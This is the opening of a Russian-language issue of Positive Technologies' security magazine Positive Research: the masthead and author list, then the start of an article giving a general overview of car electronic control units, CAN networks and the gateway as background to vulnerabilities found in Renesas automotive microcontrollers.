# POSITIVE RESEARCH

positive technologies

№ 1 | 2026

# POSITIVE RESEARCH

rus

ЖУРНАЛ О РЕЗУЛЬТАТИВНОЙ
КИБЕРБЕЗОПАСНОСТИ
ОТ POSITIVE TECHNOLOGIES

# СОДЕРЖАНИЕ

## ПОД КАПОТОМ

# БЕЗОПАСНЫЙ ГОРОД

# ДАННЫЕ В ГОРОДЕ И ЗА ЕГО ПРЕДЕЛАМИ

**РЕДАКЦИЯ ЖУРНАЛА**

ГЛАВНЫЙ РЕДАКТОР: АНАСТАСИЯ ДИСКИНА
ШЕФ-РЕДАКТОР: ДМИТРИЙ АЛФУЦКИЙ
АРТ-ДИРЕКТОР: ВИКТОРИЯ ТАКТАШЕВА

ИЛЛЮСТРАЦИИ В НОМЕРЕ:
АГЕНТСТВО SCALE

АДРЕС РЕДАКЦИИ: Г. МОСКВА, 105187, ПРЕОБРАЖЕНСКАЯ ПЛ., Д. 8
БИЗНЕС-ЦЕНТР «ПРЕО 8»

ДАТА ВЫХОДА В СВЕТ: 10.03.2026

ИЗДАТЕЛЬ: POSITIVE TECHNOLOGIES

РАСПРОСТРАНЯЕТСЯ БЕСПЛАТНО

СОТРУДНИЧЕСТВО: JOURNAL@PTSECURITY.COM

**АВТОРЫ**

ГЕОРГИЙ АЛЕКСАНДРИЯ, АЛЕКСАНДР АНАНИКЯН, АЛЕКСЕЙ БАКУЛИН, ПАВЕЛ ВАСИЛЬЕВ, ЮРИЙ ВАСИН, АННА ГОЛУШКО, ОЛЕГ ГУСАИНОВ, АЛЕКСЕЙ ДОДОНОВ, АЛЕКСЕЙ ЕГОРОВ, ИРИНА ЗИНОВКИНА, АЛЕКСЕЙ КАБАНОВ, ИЛЬЯ КОЗЛОВ, ЕВГЕНИЙ КОЗЫРЬКОВ, АННА КОМША, МИХАИЛ КОРТУНОВ, ВЛАДИМИР КОЧЕТКОВ, ЕКАТЕРИНА КРАСНОВА, ПАВЕЛ КРИУШКИН, АНДРЕЙ КУЗНЕЦОВ, АЛЕКСАНДР ЛЕОНОВ, КИРИЛЛ ЛОГИНОВ, ИРИНА ЛОПАТИНА, АЛЕКСАНДР ЛЮБИНСКИЙ, АЛЕКСАНДР МАКАРОВ, АЛЕКСАНДР МЕНЬЩИКОВ, ВЛАДИСЛАВ МЕРКУЛОВ, АРСЕН МИНАЕВ, МАКСИМ МИРОНОВ, СТАНИСЛАВ МИХАЙЛОВ, ИЛЬЯ МУДЬЮГИН, АЛЕКСЕЙ НОВИКОВ, ИВАН ОСИПОВ, АЛЕКСЕЙ ПЛЕШКОВ, ИЛЬЯ ПОЗДЕЕВ, АЛЕКСАНДР ПОПОВ, СЕРГЕЙ РАГОЗИН, ЕВГЕНИЙ РАДЮК, РОДИОН РАНЦЕВ, ВИКТОР РЫЖКОВ, АЛЕКСАНДР СВЕРБЕЕВ, ВАЛЕРИЙ СЛЕЗКИНЦЕВ, АНДРЕЙ СЛОБОДЧИКОВ, ЕКАТЕРИНА СОЛОМАТИНА, КАРИНА ТАЙТОВА, АЛЕКСЕЙ УСАНОВ, МАКСИМ ФИЛИППОВ, НИКИТА ЦАПЛИН

**ТИПОГРАФИЯ**

ОТПЕЧАТАНО В ТИПОГРАФИИ ООО «ЮНИОН ПРИНТ»


АДРЕС: Г. НИЖНИЙ НОВГОРОД, УЛ. ГОРЬКОГО, Д. 43, ОФИС 12


ПОДПИСАНО В ПЕЧАТЬ 20.02.2026



18+

# ПОД КАПОТОМ





# БЕЗОПАСНОСТЬ НА УРОВНЕ ЖЕЛЕЗА: РЕВЕРС МОЗГА АВТОМОБИЛЯ

**Юрий Васин**

Руководитель группы Tau Positive Labs,
Positive Technologies

**О чем материал**

Специалисты R&D-центра PositiveLabs обнаружили несколько уязвимостей в серии автомобильных микроконтроллеров Renesas. Такие чипы устанавливают во все блоки машины — от телематики до управления двигателем. Обнаруженные уязвимости нельзя назвать сложными, однако их эксплуатация требует нетривиального подхода — Power Fault Injection (атаки по питанию).

# ЧТО ЛОМАТЬ В АВТОМОБИЛЕ

С одной стороны, современные автомобили довольно сложные, а с другой — как посмотреть... Есть всего два вида моторов (двигатель внутреннего сгорания и электродвигатель), и оба основаны на технологиях XIX века. Для управления машиной используются электронные блоки (ЭБУ) — их много, и каждый отвечает за небольшой список задач, например:

- Блок управления двигателем — рассчитывает подачу топлива, зажигание и обороты.
- ABS — предотвращает блокировку колес при торможении.
- ESP — помогает удерживать автомобиль на траектории.
- BCM — контролирует свет, стеклоподъемники, центральный замок.
- Блок подушек безопасности — отслеживает аварии и запускает подушки.

По отдельности это простые устройства — гораздо «глупее» любого, даже самого дешевого планшета. Вся сложность кроется в количестве ЭБУ и их взаимодействии. С появлением в автомобиле первого программируемого блока сразу возникла вероятность ошибки программиста, а по мере роста их числа эта вероятность увеличивается...

Таким образом, хорошо напичканный электроникой современный автомобиль становится интересным объектом для исследователей безопасности и хакеров. Наиболее перспективный с технической точки зрения сценарий атаки — получение удаленного контроля над отдельными ЭБУ без физического доступа к транспортному средству. Что же должен сделать злоумышленник, чтобы превратить настоящий автомобиль в машинку на пульте управления? В кино захват контроля над машиной выглядит эффектно, однако в реальности для этого требуется огромная техническая и информационная подготовка.

Попробуем представить путь хакера до любого из ЭБУ. Предположим, злоумышленник уже получил доступ к одному из блоков по радиоканалу (Wi-Fi, BLE, RF). Теперь ему нужно достучаться до ECM (блок управления двигателем) и EPS (блок электроусилителя руля) — это даст возможность управлять машиной. Пройти такой путь на современных автомобилях весьма трудно: для начала придется разобраться с внутренним устройством блоков и архитектурой их соединения.

# УСТРОЙСТВО ЭБУ

ЭБУ обычно содержит несколько узлов: управляющий микроконтроллер (MCU), CAN-трансиверы и каскад для входных и выходных сигналов.





Рисунок 1. Схема ЭБУ

Вся магия происходит в MCU — это мозг блока, и именно для него программист пишет прошивку. Вся логика работы блока содержится в ней.

# АРХИТЕКТУРА

В современных автомобилях есть несколько отдельных сетей:

- Powertrain CAN — отвечает за двигатель и коробку передач.
- Chassis CAN — управляет тормозами, системой ESP и подвеской.
- Body CAN — контролирует двери, освещение и климатическую систему.
- Infotainment CAN — обеспечивает работу мультимедиа и навигации.

Все ЭБУ общаются по шине данных CAN, но есть один нюанс — Gateway ECU. Это своего рода шлюз, который обеспечивает безопасную и фильтрованную передачу данных между разными сетями и системами. То есть если хакер отправит сообщение из блока «А» в блок «Б», оно пойдет не напрямую, а через Gateway. Для злоумышленника это может стать проблемой: гейт фильтрует трафик между блоками и может не пропустить нелегитимные сообщения или вовсе запретить обмен данными.


